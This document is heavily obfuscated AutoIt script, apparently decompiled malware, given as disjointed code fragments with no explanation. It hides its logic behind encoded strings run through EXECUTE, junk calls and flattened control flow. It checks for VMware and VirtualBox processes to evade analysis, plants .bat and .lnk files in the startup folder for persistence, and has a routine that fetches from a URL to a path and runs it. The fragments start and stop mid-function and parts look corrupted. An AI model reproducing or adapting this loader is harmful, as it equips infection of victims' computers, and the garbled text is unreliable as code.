$NPTGNKISXCCR ($FHANDLE , $BQQDLTTXSVYF ($DATA , 1 ) )
DIM $RQDEQCE6JLEQ05FIKSSX = 2938432 + 4292099282 + 1270365 + 3196127
$1027989821 = 113519199
MOD (614262 , 3626405 )
CHR (809950 )
ENDIF
IF $1027989821 = 1300820860 THEN
DIM $DATA = READRESOURCES ($RES , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..4,5..3..", "..." ) ) )
ISSTRING ("LgSXAQM7L8KDwLhHvViOJwtbkVrDtLTWkshCau2Bj87rlzH7tNKRx40x" )
$1027989821 = 1203322726
ISBINARY ("NapYsdDOhb2QEKybCUn" )
ENDIF
DIM $YRY2OTSND9U7BUGDCOFJ =
"R7s0Vn1Bea88nzLNL9osNLEqBaSMT1DIBnRTgc4g1W99v8XuE01O1rjfBbxVEoSnFyGaT2
HifIA2LF5Dnxh39ZSKdkrfNjKLd"
NEXT
IF $STARTUP = ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("6...27,38,..4..5.....3..1..", "..." ) )
THEN
IF $STARTUPDIR <>
$RBNGTNJVQYOQOTZBNEJFBEBBMRMZMPCIMKJNUBQXAYVVUQBECJFBZVM THEN
$FPJBQJEGCCNE ($FILE )
ENDIF
ELSE
$FPJBQJEGCCNE ($FILE )
ENDIF
ENDFUNC
FUNC ONXNEQMVEA ()
GLOBAL $1203322726 = 256356752
GLOBAL $C7AXLMSSIT = 3121811
FOR $E = 0 TO 3357923
IF $1203322726 = 176683708 THEN
LOCAL $B = $E (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("2,3..5,4..0...2,7...44,5..1...2..0,41...19,46,..4..4...3..5.....4..0.....33", "..." ) ) )
WINEXISTS
("hgZnRQw6hkB46HYY0d7czWEKRq9uWiu8ULCFoHVqe0Dc0xLkbCM2i1hvKnGARck8p" )
$1203322726 = 1300820860
ENDIF
IF $1203322726 = 256356752 THEN
LOCAL $E = EXECUTE
$1203322726 = 176683708
ISBOOL ("UiNYssFC03Dh4abuJcOEWwnqgS3uJA3GeiDnW2T1CWMmq06xlp7h54WQ" )
ENDIF
IF $1203322726 = 1300820860 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3.....50...5..7.....5..9,59,62...59...3,59,58.....57.....57...5..9...5..8,59...3...59...5..8,60...57,5..
9...58,55,6,1,5,7...5..3.....57,5..4...60...58...60,5..7...5..9...6,5..9...6..2...6..0...57,57...5..8...
6..0...6..1...5..9,58...55...53.....55...59...5..5...53...5..5...5..5...56...1...58...1...59...6,5..9...
5,5..9...58...55...5...57,6..2,5..9...5,7,5..9,5..8...59...5,60...57...5..9...62...59...59,5..9...6..2
....5..9...5..8...60....55...5..5...5..5...5..62", "..." ) ) ) )
EXITLOOP
```

```
ENDIF
DIM $Y97DWGYHRTYCAT6ZKUUF = 2510278 + 3854158 + 4293801246 + 4294608792 +
1644230 + 539219 + 4293769420 * 910755
NEXT
ENDFUNC
FUNC KMNVSBBAW ()
IF $FREUKGMVKMCX (LUXBZMCWKPOC ("[C..LAS..S...Pro..g..man..].." , "..." ) =
ZVTZJDNXHRPQQIM ("53" ) THEN
$RSOIAVQHRSRB
($JGTQIAOTJUVQGTGIWELJCIUBHILITIMWCZYTJWHKFENIYTKYVVORLPCQPFMH )
ENDIF
ENDFUNC
FUNC AAPIEUMFUN ($URL , $PATH )
IF $BOOL = ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("6,..2..7,...3..8,..4..5,31.." , "..." ) )
THEN
GLOBAL $1300820860 = 256356752
GLOBAL $32KBBZALGT = 1119509
FOR $E = 0 TO 2712344
RANDOM (2095806 )
IF $1300820860 = 176683708 THEN
$FPJBQJEGCCNE ($XTMTWUMSHMHMTQXRPWRAAZESOZNEHELZE & "&" & $PATH )
EXITLOOP
ENDIF
IF $1300820860 = 256356752 THEN
$GCIZPUUYNTJL ($URL , $XTMTWUMSHMHMTQXRPWRAAZESOZNEHELZE & "&" &
$PATH )
$1300820860 = 176683708
ENDIF
ISSTRING ("TfEOGsTtMn2vFHWA7BO2wmOipHgrJUr4AU9JjEznFVB" )
NEXT
ENDIF
ENDFUNC
FUNC GLOBALDATA ($DATA , $RT )
GLOBAL $113519199 = 256356752
GLOBAL $NQZNGATQ1S = 146980
FOR $E = 0 TO 3993025
STRING
("IBT3674WHmqCbAwKVL4IS3UIbKdiUCiXeBceblgpWdOuUpNA6yVYB0qsRk1u4WbedDxJyr
JmFOXOozYV7MmvSuuoITw0RVv9bJrp1dcNZIsXdKervgxl" )
IF $113519199 = 176683708 THEN
LOCAL $B = $E (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("2..8,..3..5,40,..2..7,..44,...51,..46,4..1,...45,..4..6,4..4,...35,..40,33" , "..." ) )
ISFLOAT ("yO5TEUsXMNhI33KIGjb" )
$113519199 = 1300820860
ISBOOL (315032 + 4293404405 + 1700342 )
ENDIF
IF $113519199 = 256356752 THEN
LOCAL $E = EXECUTE
ISFLOAT (1487556 + 205813 + 4292996003 + 3893714 )
$113519199 = 176683708
ISSTRING (52836 + 2786511 )
ENDIF
IF $113519199 = 1203322726 THEN
LOCAL $R = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,...50,...58,...5..6....6..0...57,..6..0...5..5...5..9,62,...5..9...5...5..9,60...5..8...56,6..0...53
..5..9...3...5..9...6..2...60...57...5..5...61...5..7...55...59,62,5..9...5...5..9...5..4...60...55,6
0...6..2...58...57...59...6,58...56...6..0...5..7...60...5..5...59...62...59...5..5..9..6..0...5..5...
6..1...5..5...57,5..9...5..7,59...54...6..0...5..7...5..9...54...5..5...6..2...55...3,5..5...53,55...5..5...
60...3...5..5...5..5...55...6..2.." , "..." ) ) )
PTR (3380382 * 1435103 )
EXITLOOP
ENDIF
IF $113519199 = 1300820860 THEN
LOCAL $RETURN
$113519199 = 1203322726
DIM $N0AGDC4KP4RY4YZLA1DS = 3293589 + 4291468966 * 575197
ENDIF
RANDOM (2362379 )
NEXT
IF $RT <> "-1" THEN
FOR $I = ZVTZJDNXHRPQQIM ("54" ) TO $E ($B (ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC
("53...5..0...58,5..8...57...55...59...6...60...58...5..9...5...5..9...5..7...55...6...1,55...57...60...
55...55...6..2...5..5...5..3..5..5..4...55...5..3...55...5..5..5..6..5..4...55...55" , "..." ) ) ) )
IF $I = ZVTZJDNXHRPQQIM ("54" ) THEN
$RETURN = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...5..0...57...5..7...5..9...3...5..9...3...58...5..6...60...5..7...60...5..5...60...58...5..9...
56...60...5..7..5..7,6..0,59...5..8...6..0,57...57...5..7...5..9...54,6..0...5..7...59...5..4...55...61...
58...5..5,59...5..8,59...5..4...5..9...5..7...5..8...5..5...59,5..8,60...5..6...59...6...6..0...5..8,60
...55...59...5..6,59...58,60...56,55...6..1...55...5..7,6..0...5..5,5..8...2...55,5..7,59...62...5..8
...4...5..5...3...5..5...5..3,55...5..7,60...55...60,57...5..5...62,55...3...5..5...53,56...54...55,6
2" , "..." ) ) ) )
ELSE
$RETURN &= $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,50...5..7...5..7...59...3...5..9,3...5..8,5..6...60...5..7...6..0...55...60...5..8...59...5..6...
60...5..7,57...60...5..9...58...60,57...57...57...5..9...5..4...6..0,57...5..9,5..4...55...6...1,5..8...
55...59...58...5..9,54...59...5..7...58,55...59...5..8...60,5..6...59,6...6..0...58...6..0...5..5
...59...5..6...5..9,58...6..0...5..6...5..5...61,55...57...60...5..5...5..8...2...55,57,59...6..2,58...
4...55,3,5..5...53,55...5..7...60,5..5...6..0,57,5..5...62...5..5,3...55...5..3...5..6...5..4...55...6
2" , "..." ) ) ) )
```

```
ENDIF
NEXT
ENDIF
RETURN $RETURN
ENDFUNC
FUNC AFYCEUVYZX ()
LOCAL $OSVERSION =
$RVLXXSQVNZAXBEXVLCOYMMYTVKMXHDDKZNNJCLAAUDHWOTJLFVEDXJKE
IF NOT $ADVENYDCNHZL () THEN
IF $WQURQXMWAZTB ($OSVERSION , ZVTZJDNXHRPQQIM ("60" ) ) THEN
RIINHIEBTT ()
ELSEIF $WQURQXMWAZTB ($OSVERSION , ZVTZJDNXHRPQQIM ("61" ) ) THEN
RIINHIEBTT ()
ELSEIF $WQURQXMWAZTB ($OSVERSION , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..4...,5..3." , ".." ) ) ) THEN
IPTYOQECLE ()
ENDIF
ENDIF
ENDFUNC
FUNC QTMVSHFRD ($PID )
WHILE (1 )
$HOKAFSRHEHOF (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("5..4...,53...5..3...,53,53" , ".."
)))
IF $SNOJUKVVIBEY ($PID ) = ZVTZJDNXHRPQQIM ("53" ) THEN
DXLPTMAOK ()
ENDIF
WEND
ENDFUNC
FUNC UCZPRNKTQP ($NAME , $FILENAME )
GLOBAL $1300820860 = 256356752
GLOBAL $AOBKTGNJEN = 1395198
FOR $E = 0 TO 3001171
ISSTRING
("7gAS7Cz07I7rWa4qtvxQ6oB3N4NKM6uMUA6JH2xHYLmki5XdsDKIhV3SNGedZZnbouHve
uSB7Z2ubrUSgJriviE8Hn6aYuT8xl5" )
IF $1300820860 = 176683708 THEN
LOCAL $FULLPATH = $STARTUPDIR & "\" & $FILENAME & LUXBZMCWKPOC ("...b..a..t" ,
".." )
CHR (3925696 )
EXITLOOP
DIM $S3HRVXV6PGEOfZIY1XRM = 2485843 + 3560190 * 3344209
ENDIF
IF $1300820860 = 256356752 THEN
LOCAL $BYTES = $DKMWACMPQYMR ($LEBAKWEILIBIQNTCTHBGGFGKBVXCKB ) &
BINARY ($URTJHDWBVPQN (ZVTZJDNXHRPQQIM ("53" ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("5..5...,5..8...,58." , ".." ) ) ) )
$1300820860 = 176683708
STRING
("mf9FJnCyDBsF09ZNgJeGLlaL191crNmSDIMDYuYDknMANtF6DaDUsoSafxOKvzgZpKcNw
vZWwJvxHI7HC5HrkCzY3LxAQnhUhYldq2JikS8S" )
ENDIF
NEXT
IF $DNKSORVXJZJU ($FULLPATH ) = ZVTZJDNXHRPQQIM ("53" ) THEN
GLOBAL $1027989821 = 256356752
GLOBAL $FZHHA2ZOWK = 1840040
FOR $E = 0 TO 940625
RANDOM (1561290 )
IF $1027989821 = 113519199 THEN
$WURIVHUQSXZK ($FULLPATH ,
$RXJCPAPNDUMJMSOPQCHSTGTfYAPOZBYKYKLgKEC & "\" & $NAME &
LUXBZMCWKPOC ("...l..n..k" , ".." ) )
EXITLOOP
ENDIF
IF $1027989821 = 176683708 THEN
DIM $FILEHANDLE = $FWRGBKVEXWEH ($FULLPATH , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("5..4,5..3" , ".." ) ) )
$1027989821 = 1300820860
ENDIF
IF $1027989821 = 256356752 THEN
$XFNAYPZBZOLC (LUXBZMCWKPOC ("k..em..e..l32.....d..l..l" , ".." ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("3..4,2..7...,40,3..0,3..8...,31." , ".." ) ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("3...,44...,31,27...,4..6,3..1...,6,3..5...,38...,31...,23" , ".." ) ) ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("49...,45...,46...,44" , ".." ) ) , $FULLPATH ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("3..0,4..9...,4..1...,4..4...,30" , ".." ) ) ,
ZVTZJDNXHRPQQIM ("53" ) , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3..0,4..9...,4..1...,4..4...,30" , ".." ) ) , "" , LUXBZMCWKPOC ("st..ru..ct.*" , ".." ) , "" ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("3..0,4..9...,4..1...,4..4...,30" , ".." ) ) ,
ZVTZJDNXHRPQQIM ("54" ) , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3..0,4..9...,4..1...,4..4...,30" , ".." ) ) , "" , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3..4,2..7...,40,3..0,3..8...,31." , ".." ) ) , "" )
$1027989821 = 176683708
ENDIF
IF $1027989821 = 1203322726 THEN
$DBGGPSHIBQGJ ($FILEHANDLE )
$1027989821 = 113519199
ENDIF
IF $1027989821 = 1300820860 THEN
$NPTGNKISXCCR ($FILEHANDLE , $BYTES )
$1027989821 = 1203322726
DIM $2CGYKWLYPSNSIE1FFBSM = 1138330 + 4292028284 * 2422679 + 1451894
ISPTR (3910360 * 133122 + 1965520 )
```

```
ENDIF
INT (3334982 )
NEXT
ENDIF
ENDFUNC
FUNC IRWNOKLXLW ()
LOCAL $ARRAY = [LUXBZMCWKPOC ("vm..t.oo..ls..d.....exe" , "." ) , LUXBZMCWKPOC
("v..b..o..x.ex..e.." , "." ) ]
FOR $I = ZVTZJDNXHRPQQIM ("53") TO $PSZKHZKXAIEO ($ARRAY ) -
ZVTZJDNXHRPQQIM ("54")
IF $SNOJUKVIBEY ($ARRAY [$I ] ) THEN
$RSOIAVQHRSRB
($JGTQIAOTJUVQGTGIWELJCIUBHILITIMWCZYTJWHKFENIYTKYVVORLPCQPFMH )
ENDIF
NEXT
ENDFUNC
FUNC ZUILJTNRKW ()
ENDFUNC
FUNC URQHLYEYWJ ($VDATA , $VCRYPTKEY , $RT )
GLOBAL $116925729 = 256356752
GLOBAL $AXUAUFRJKZ = 356708
FOR $E = 0 TO 2315332
CHR (1208239 )
IF $116925729 = 38669117 THEN
$ARET = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53..50,57...5..7...59...3...59...3...57...56...59...5..4...59...3...59,3,5..5..6..1,5,5,5..7...5..
8,6,58...6...59...6..0...58...6...59...54,57...5..6,6..0...55...6..0,62...6..0...5..3...6..0...57...5..7
...6..2...59...5...6..0...57,59...58...6..0...5..5...59...5,5..9,5..4...59,3...57...5..7...5..9...54.
...6..0...57...59...5..4...5..8...2...56...5..4...5..8,4...55...3...5..5...5..3...5..5...5..5...59,55...5
...9...6...59...6...5..9...3,55...55...55,3...55...53,5..5..5..5...5..7...56...60...55...6..0...6..2...6
..0...5..3,60...57...57...61...59...54,60...5..6...5..9...61...57...5..7...5..9...54...60...57...5..9,
5..4,5..5...5..5...55...3,55...53,55...5..5...59,6..1...59...5..4...5..9,5..59...5..7...59,3...5..9...
58...55,55...5..5...3...55...5..3,5..5...57...59...61,5..7...5..6...6..0...55...6..0...62,60...5..3
...6..0...5..7...57...6..1...59...54...6..0...5..6,5..9...61...5..5...3...5..5...53...55...5..5...6..0...5
..6...60...5..7...60...5..5...60...5..8...59...56...6..0...5..7...55...1,5..5,5..5...3...5..5...
53...55...5..7...6..0,5..7...5..7...55...6..0...5..8...59,59...59...59...5..5...3...55...5..3,55...5..5...
5..9,57,60...6..0...59...6..0...55...5..9...5..7...5..5...55...55...3...55,53...57...5..7,59...
3...59...3...58...5..6...60...57...60...55...6..0...58...59,56...60,57...5..7,6..0...59...5..
8,6..0...57...58,5..6...5..9...62...6..0...1...5..9...5..8,55...61...55...5..7,6..0...57...57...55...60...
5..8...5..9,5..9...59...5..9,5..5...6..2...55...3...5..5...5..3...5..5...5..5...59...5..7,60,6..0,59,6
...6..0...55...59,5..7...5..5...5..5,5,3,55...5..3...5..6,5..4...55...6..2" , "." ) ) ) )
$116925729 = 2032766480
ENDIF
IF $116925729 = 39019882 THEN
$TBUFF = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...50...5..7...57...59,3...59,3...5..8,56...60...57...6..0...55...6..0...58...59...56...60...5..
7,5..7,5..6...6..0...55,59...5..8...59...5..4...60...5..7...59...58...55...61...55...5..5...5..9...5,5
..6..0...62...6..0,5..7...5..9,58...58...2...55...5..5...55,5..3...55...59,55,5..3...5..7...55...59...6..
2...59...5..59...54,60...55...60...6..2...5..7...3,59...58...59,5...55...6..1...55...5..7,6..0,5..9...5
7...5..7...5..9...54...60...57...59...5..4...55...62...55...5..3...5..5...2...55...53...55...55...56
...54,56...53...5..6...5..3...56...5..3...5..5...5..5...55...53...5..5...5...5..9...55...53...5..5...55,5
..8...4,55...55...5..5...6..2" , "." ) ) ) )
$116925729 = 1885155689
DIM $LBINXWLC6CKU003KSYO1 = 2531406 * 689670 + 583371 * 3016559 + 3767019
STRING (216981 + 4294830286 )
ENDIF
IF $116925729 = 61093985 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...5..0...5..7...5..7...5..9...3,5..9...3...58...56,6..0,5..7,6..0...55...6..0...58...59...56,60...
5..7...5..8,5..6...59...5..8...6..0,57...5..7...5..7...59...54...60,5..7...5..9...54,5..5,6..1...5..5...
..57...60,5..7,5..7...62...59...5,6..0...53,60...58...60...57...5..5,3,55...53...5..6...54...55...3
...55,53...55...5..7...59,55,5..7...5..5,5..9,6..2...5..9,5...59...5..4...6..0,55...6..0,62...5..5...6..2"
, "." ) ) ) )
$116925729 = 1053930317
STRING
("cUJodtOqAs0Q1peCLdghXZVWVuigmG5qltqyuFflJy3qnyRWhtT62podn9XDSIHdtwlgH8Qig7
DBy5DlvNv9DkdaupdyGbWzKuJ3NriY" )
ENDIF
IF $116925729 = 92596336 THEN
$_G_ACRYPTINTERNALDATA [ZVTZJDNXHRPQQIM ("53" ) ] -= ZVTZJDNXHRPQQIM
("54" )
ISPTR
("rEnh0lJjtHWr5qKeKdxeV4K4eEGH2ujofKW4t4sJbUAJgF13k9VsS2J54tclsbRYktQRjyrkrDvt
5bY" )
$116925729 = 1604509846
ISBINARY
("J0Fma0a91UqacMyWZjUYYSKaoFqa3ED4NOYntYCRsvrsHmvrslcTE4Hk9ZqRT0hEw0Mvn
yf8vBACArCbk8SqBVyTgNnEGW7BoW5SJ9d3Gew" )
ENDIF
IF $116925729 = 113519199 THEN
LOCAL $TTEMPSTRUCT
$116925729 = 1027989821
MOD (2055517 , 3023122 )
ENDIF
IF $116925729 = 116471326 THEN
$VRETURN = $ARET [ZVTZJDNXHRPQQIM ("58" ) ]
$116925729 = 1196440215
ENDIF
IF $116925729 = 176683708 THEN
LOCAL $B = $E (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
```

```
("28,35,..40....27....44..5.1..,4.6....4.1..,4.5..,4.6,4.4....,3.5,40,3.3.." , " " ) ) )
$116925729 = 1300820860
ENDIF
IF $116925729 = 256356752 THEN
LOCAL $E = EXECUTE
$116925729 = 176683708
ENDIF
IF $116925729 = 432319576 THEN
$ARET = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..50,..5.7,..5.9,3,..5.9,3,5.7,56,..59,..54,..5.9,..3,5.9,..3,..5.5,..6.1,..5.5,..
.7,..5.8,..6,..58,..6,..5.9,..6.0,..5.8,..6,59,..5.4,57,..56,..6.0,5.5,..60,..62,..60,5.3,..
6.0,..5.7,..5.7,..62,..5.9,..5.6.0,5.7,..59,..58,..60,..5.5,..5.9,..5.5,..5.9,..54,5.9,..3,..5.7,
57,..59,..54,..60,..57,..5.9,..54,5.8,..2,..55,..55,..56,..5.4,55,..5.5,58,..4,..5.5,..3,..5.5,..
5.3,..55,..55,..59,..5.5,59,..6,5.9,6,..5.9,..3,..5.5,..5.5,..5.5,3,..5.5,..53,..55,..55,..57,
..5.6,..60,..5.5,..6.0,62,..60,..53,..6.0,5.7,..5.7,..57,..59,..58,..60,..5.6,..6.0,..57,..6.0,..5
..5,59,6,60,6.2,..5.7,2,5.9,..5.8,..6.0,..62,5.5,..5.5,..55,3,55,..5.3,..55,..5.5,..5.9,..61
,..59,54,..59,5,..5.9,..5.7,..5.9,3,..59,58,..5.5,..55,..55,..3,..5.5,..5.3,..55,..5.7,60,59
,..5.7,..5.6,..60,..55,..60,..6.2,..60,5.3,..60,..5.7,..5.7,2,..5.9,58,..6.0,..62,..55,..62" , " "
) ) ) )
ISPTR ("vpb3FhrqmtxUtqRVDS6MXJE1fvLYuZtfnNfMnQOCjsqOZ4" )
$116925729 = 92596336
CHR (439850 )
ENDIF
IF $116925729 = 586524435 THEN
LOCAL $A_CALL = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..50,..5.7,..57,..5.9,3,..59,3,..5.7,56,5.9,..54,59,..3,..5.9,..3,..5.5,..61,..5.5,..
5.5,..5.9,..5.60,..57,..59,..5.7,..5.9,..3,5.9,..3,..5.5,..5.59,..57,..59,3,..59,..3,..55,5
5,..5.5,3,..5.5,..53,..5.5,..5.5,..59,..6.2,59,..5.60,57,55,55,..5.5,..3,..5.5,5.5,..58,..55,
6.0,..5.7,..5.9,..3,..5.7,..57,..5.9,..5.8,..59,..56,59,..6,..59,..4,..6.0,..53,..60,..55,..59,..
58,..6.0,..56,..6.0,5.6,..5.7,..5.5,..60,..58,5.9,5.9,..5.9,..5.9,..59,..5.8,..60,55,..5.
5,..5.5,..5.5,..3,..5.5,..5.5,..6.0,..58,..6.0,..56,5.9,..6.1,..5.9,6,..60,5.5,..60,..5.7,..55,
..55,..5.5,..3,..5.5,5.3,5.6,..55,55,..3,..55,..55,..6.0,..53,60,..5.7,6.0,..5.5,..5.5,55,55,
3,55,..53,..5.7,..57,..59,..3,..5.9,..3,..58,..56,..6.0,..57,60,..5.5,..6.0,..58,..5.9,..5.6,..6
0,..57,5.7,..6.0,..59,..5.8,..6.0,5.7,..5.8,..53,..60,..57,..60,5.5,55,..61,..55,..5.7,6.0,..5.
7,5.7,..55,..6.0,5.8,..5.9,5.9,..5.9,..5.9,59,..58,60,..55,5.5,..62,55,3,5.5,..55,59,..5.7
,60,60,..59,..6,..6.0,..55,..59,..5.7,55,5.5,..55,..3,..5.5,5.3,..5.7,..57,..5.9,..3,5.9,..3,..5
8,..56,..60,..5.7,..60,..5.5,..60,5.8,..5.9,..5.6,..60,5.7,..5.7,..60,59,..5.8,..60,..57,..
5.8,..5.6,..59,..6.2,60,..1,..5.9,..58,5.5,61,55,..5.7,..6.0,..5.7,..57,..5.5,..60,..5.8,59,
5.9,..59,..59,59,..5.8,..60,..55,..55,..62,55,3,..55,..5.5,..60,..53,6.0,57,..60,..5.5,..5.5,5
..55,3,..55,..5.3,..5.7,..57,..59,3,..59,..3,..58,..56,..60,..57,..60,..55,..60,..58,..59,5.6
,..6.0,..5.7,5.7,60,..5.9,58,..6.0,..5.7,..58,..5.3,..6.0,..5.7,..6.0,5.5,..5.5,..61,..5.5,
..57,..60,57,..57,..62,..5.9,..5.6.0,53,..6.0,..58,..60,..57,..5.5,..62,..5.5,..3,..5.5,5.5,..5.
9,..57,..6.0,6.0,..59,..6,60,..5,5,59,..5.7,..5.5,..55,..5.5,..3,..55,5.3,..5.7,5.7,..5.9,..
3,..5.9,..3,..58,..56,..60,57,..60,5.5,..60,..58,..59,..5.6,6.0,..5.7,..57,..6.0,5.9,5.8
,..60,..5.7,..58,..56,..5.9,..6.2,..60,..1,..5.9,..58,..55,..6.1,..55,..5.7,60,..5.7,..57,..6.2
,59,..5.6.0,5.3,..6.0,5.8,..60,..5.7,..5.5,6.2,..5.5,..3,..55,5.5,..5.9,..5.7,..60,..60
,..5.9,..6,60,..55,59,..5.7,..55,..1,..55,..5.5,5.5,..3,..5.5,..53,..5.6,..5.3,..5.5,6.2" , " "
) ) ) )
ISBOOL (3036564 * 693275 )
$116925729 = 1453481599
RANDOM (1505347 )
ENDIF
IF $116925729 = 737653776 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..50,57,..57,5.9,..3,..5.9,..3,..5.8,..56,..6.0,..57,..60,5.5,..6.0,..5.8,5.9,..56,..6.0,..5
7,58,..5.6,..59,..5.8,..60,..5.7,57,5.7,..59,..5.4,6.0,5.7,..5.9,..54,..5.5,..61,..55,..57,6
0,..5.7,..57,..55,60,..58,..59,..59,..5.9,..55,3,55,53,5.7,..58,..6.0,61,..5.9,..5.8,..
..59,56,..60,..5.8,6.0,..5.7,5.9,..5.8,..5.5,..6.1,..56,..5.4,5.5,..6.2,..55,..3,55,..53,..5.
5,..5.7,6.0,..5.9,..5.7,56,..60,..55,60,..6.2,..60,..53,..60,5.7,..5.7,..2,59,..58,..60,..6.2,
55,..62" , " " ) ) ) )
$116925729 = 38669117
DIM $CCESOBLSID4XMQ3MS2D2 =
"7Qw3NGZ6rQ3NdvrgC5iL1wzb9XblC2lD4lFWHzlEww1wbUi5KG075qMKqv4"
ENDIF
IF $116925729 = 781366022 THEN
LOCAL $ARET = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3,..5.0,..57,..5.7,5.9,..3,59,..3,..57,..56,..5.9,5.4,..5.9,3,5.9,3,..5.5,..61,5.5,5.7,..58,
,..6,58,..6,5.9,..60,..5.8,..6.2,59,..5.4,..57,5.6,..60,..5.5,6.0,..6.2,..60,..5.3,..6.0,..5
..7,..5.7,6.2,5.9,..5.6.0,..57,..5.9,5.8,6.0,5.5,..59,..5.9,..5.4,5.9,3,57,..5.7,..59,..
54,..6.0,..5.7,..59,..54,..58,2,..56,..5.4,..5.8,4,..55,..3,..55,5.3,..5.5,..5.5,..59,..5.5,..5.
9,..6,..5.9,..6,..59,..3,..5.5,5.5,5.5,..3,5.5,..5.5,..55,..57,..56,..60,..55,..6.0,..6
2,60,..5.3,..60,..5.7,5.7,5.4,5.9,..5.6,..6.0,54,..6.0,..58,..5.9,6.2,60,55,..5.9,..5.8,..5.
7,5.6,..59,6,..5.9,5,..60,..57,..5.9,..5.8,60,..61,..60,..57,..55,..55,..55,..3,5.5,..5.3,..5.
5,55,..5.9,..6.1,..5.9,..54,..59,..5.9,..57,..59,3,..5.9,..58,..55,..1,..55,..5.5,..55,3,..5.5,
53,..5.6,..5.3,..5.3,..55,..5.3,..5.5,..5.5,..6.0,..5.3,..60,..57,..6.0,..5.5,..5.5,5.5,5
..5,..3,..55,..5.3,..56,..53,..55,..3,..55,..53,..5.5,..55,..60,5.3,6.0,57,6.0,..55,..55,..5.5,5
..5,3,..55,53,..5.6,..5.3,..55,..3,..55,..53,5.5,..55,..5.9,..5.7,..6.0,..60,..5.9,..6.0,..5
5,..5.9,..57,55,..55,..5.5,..3,55,..5.6,..5.5,56,57,55,..3,55,5.3,..5.5,..55,59,57,60,..6.
0,59,..6,..6.0,55,..5.9,5.7,..5.5,..5.5,..5.3,..5.5,..53,..55,..55,5.6,..5.3,..60,..6.1,..
57,..59,..56,..53,..56,..53,5.6,..53,56,..53,..5.6,5.3,..5.6,..53,..5.6,..5.3,..55,..55,..5.5,
62.." , " " ) ) ) )
ISBINARY ("EyUEZE8dTNPeeC9pNgK6colN65FWEu9U3B2LaNffHWnqbhfn" )
$116925729 = 864731176
ENDIF
IF $116925729 = 848901156 THEN
$ARET = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3,..50,..57,..5.7,..5.9,..3,..5.9,3,..57,56,..59,..54,..5.9,3,..5.9,..3,..5.5,..61,..55,..
57,..58,..6,..5.8,..6,..5.9,..60,..58,..6,..59,..5.4,..5.7,..5.6,..60,..55,6.0,..6.2,6.0,..5.3
,..6.0,57,..5.7,..62,..59,..5,..6.0,..57,..59,5.8,..6.0,..55,..5.9,..5.5,..5.9,..54,59,..3,..5.7,57,5.
9,5.4,..60,..57,..59,5.4,..5.8,..2,..5.6,..5.4,..5.8,..4,..55,..3,..5.5,..5.3,..5.5,..5,55,..5.9,
..55,..5.9,..6,..59,6,..5.9,3,5.5,..5.5,..55,..3,..5.5,..5.5,..5.3,..5.5,..5.5,..5.7,..56,..6.0,..
55,..56,..6.0,..59,6,..5.9,3,5.5,..5.5,..55,..3,..5.5,..5.5,..5.3,..5.5,..53,..55,..55,5.6,..5.3,..
57,..59,..56,..53,..56,..53,5.6,..53,56,..53,..5.6,5.3,..5.6,..53,..5.6,..5.3,..55,..55,..5.5,
62.." , " " ) ) ) )
```

```
..5..5....6..0....6..2...6..0...53...60...5..7...5..7....56...60,5..5,59...58....59,54...60...5..7....59....
58...5..7,61,5..9,54...60....5..6....59,6..1...5..5...55...55...3...5..5,53...5..5,5..5....5..9...6..1...
5..9...5..4,59....5...5..9...5..7....59,3,5..9...58...55,55...5..5...3...5..5....5..3,55...5..7....5..8...6
...58....6...5..9....6..0...58,6,59...5..4,57...56...6..0,5..5...6..0...62...6..0,5..3...6..0...57...5..
7...6..2....5..9,5...60...57....59...5..8,60,55,59...5...59...54,5..9,3,57,5..7...5..9...5..4...60,57...5
..9...5..4...58...2...56...55...5..8...4,55...3...5..5...5..3...55...5..5...60...58...5..9,62,5..9..
..5...6..0...57...5..5...55...5..5,3,5..5,53...55...55...56...53...6..0,61...5..6,5..3...5..6...53,5..6..
53...5..6....5..3...5..6...61...56...53...5..6....5..3,56...5..6,5..5...5..5...55...3...55...53...5..5...
5..5...60...53...6..0...57,60...5..5...55...55...55...3...55...53...56,5..3,5..5...3...55...53...
5..5...55,5..9...57,6..0...6..0...5..9,6...6..0...5..5...59...5..7...55,55,5..5...3,5..5,5..3...5..6...5..
3...5..5,3,5..5...53...55...5..5...5..9,6..1...59...54,5..9...5...59...57,5..9...3,59...5..8...55...1...
55....5..5,55...3...5..5...53...56,53...5..5...6..2" , "." ) ) )
$116925729 = 1718368979
ISBOOL (3936637 + 4293346114 )
ENDIF
IF $116925729 = 864731176 THEN
$_G_ACRYPTINTERNALDATA [ZVTZJDNXHRPQQIM ("55" )] = $ARET
[ZVTZJDNXHRPQQIM ("54" )]
ISBOOL ("wpaafxpbrLYZsz0hKSwf" )
$116925729 = 1808850186
